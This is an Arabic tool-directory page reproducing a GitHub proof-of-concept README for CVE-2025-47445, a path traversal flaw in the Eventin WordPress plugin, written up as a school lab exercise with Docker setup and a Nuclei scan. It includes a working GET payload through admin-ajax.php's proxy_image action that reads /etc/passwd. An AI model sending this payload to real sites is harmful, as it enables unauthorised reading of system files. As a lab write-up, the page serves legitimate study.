
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/inverterad/cve-2025-47445-poc
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراقالتعلم والتعليم
GitHubinverterad/cve-2025-47445-poc

CVE-2025-47445-PoC

إثبات مفهوم لاستغلال CVE-2025-47445، وهي ثغرة اجتياز المسار في إضافة Eventin لووردبريس. يتضمن تعليمات إعداد بيئة Docker محلية وخطوات استغلال يدوية.

عرض المستودع
24منذ 9 أشهرلم تتم المراجعة بعد
مشاركة

CVE-2025-47445 إثبات الفرضية

يعتمد هذا الإثبات على مهمة مدرسية حيث أردنا العثور على إضافة ووردبريس ضعيفة واختبار هذه الثغرة في بيئة محلية خاضعة للتحكم.

المعلومات
إضافة ووردبريس:Wordpress Eventin
إصدار الإضافة:4.0.26 (أو أقدم)
معلومات CVE:Project Discovery - مكتبة الثغرات
CVEdetails.com
أدوات ذات صلة:بيئة مختبر Wordfence
Docker
Burp Suite
Nuclei

إعداد البيئة

يأتي مختبر ووردبريس Docker من Worfence ببيئتين مختلفتين، إحداهما تحتوي على إصدار PHP قديم، وسنختار الأحدث.

# في مجلد dockerwp84
docker-compose build
docker-compose up -d

بعد ذلك قمت بإعداد صفحة ووردبريس من خلال localhost:1337. قمت بتنزيل إضافة Eventin، وتحديداً الإصدار 4.0.26 من متجر الإضافات، ثم تثبيتها وتفعيلها عبر واجهة ووردبريس.

الآن كل شيء يجب أن يكون جاهزاً.

DAST / Nuclei

أريد التحقق مما إذا كان Nuclei يمكنه العثور على CVE التي أبحث عنها، لذلك أقوم بتشغيل مثيل من خلال حاوية Docker مؤقتة.

docker run --rm projectdiscovery/nuclei -u http://host.docker.internal:1337

لقد حاولت تشغيل Nuclei عدة مرات وحصلت على نتائج مختلفة، لست متأكداً من السبب. لكن في النهاية يعثر على CVE، وبعض الأشياء الأخرى التي لم أكن أبحث عنها تحديداً.

لقطة شاشة Nuclei

Burp / اختبار يدوي

لمعرفة ما إذا كان بإمكاني الوصول إلى ملف /etc/passwd، قمت بإدخال الحمولة التالية في طلب GET الخاص بي.

/wp-admin/admin-ajax.php?action=proxy_image&url=/etc/passwd

وقد نجح الأمر.

لقطة شاشة Burp

الاستنتاجات

تم ذلك لأغراض تعليمية.

تأكد من تحديث جميع برامجك. يتم اكتشاف CVEs جديدة كل يوم.

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    441
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





